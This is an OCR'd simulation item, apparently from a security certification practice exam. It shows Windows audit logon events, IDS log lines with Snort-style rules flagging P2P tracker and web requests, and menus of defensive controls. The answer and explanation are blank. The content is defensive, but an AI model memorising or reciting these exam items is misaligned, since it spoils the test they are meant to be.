

Logs
Solutions
Database
X
Audit Failure 2016/4/16 11:33 Microsoft Windows security auditing. 4625 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4672 Special Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4648 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Failure 2016/4/16 11:35 Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4672 Special Logon



Logs
Solutions
Database
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit





Answer:

Explanation:


Logs
Solutions
IDS
X
Time
Source
Destination
Protocol
Length
Rule
2016/03/02 16:20.2934 172.30.0.2.6881 73.34.229.20.49876 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:20.8142 123.123.123.123.5922 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/cgi-bin/newcount"; classtype:policypass;)
2016/03/02 16:20.9013 77.250.9.31.12402 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgdl resource request; flow to server; established; content:"GET"; content:"/download/windows/asctab31.zip"; classtype:policypass;)
2016/03/02 16:21.0032 123.123.123.123.5922 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgsi resource request; flow to server; established; content:"GET"; content:"/asctortf/portal.php"; classtype:policywarn;)
2016/03/02 16:21.0242 172.30.0.2.6881 73.34.229.20.49876 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.2464 151.44.15.252.8517 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/js/master.js"; classtype:policypass;)
2016/03/02 16:21.3672 151.44.15.252.8517 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/css/master.css"; classtype:policypass;)
2016/03/02 16:21.4789 172.30.0.2.6881 73.34.229.20.49876 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.4919 151.44.15.252.8517 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/images/navigation/home1.gif"; classtype:policypass;)
2016/03/02 16:21.6812 172.30.0.2.6882 142.1.115.230.49232 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.0992 172.30.0.2.6883 55.39.240.3.49922 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.1373 172.30.0.2.6882 142.1.115.230.49232 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.2091 172.30.0.2.6883 55.39.240.3.49922 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.3771 172.30.0.2.6882 142.1.115.230.49232 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
Logs
Solutions
IDS
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit
Logs
Solutions
Development PC
X
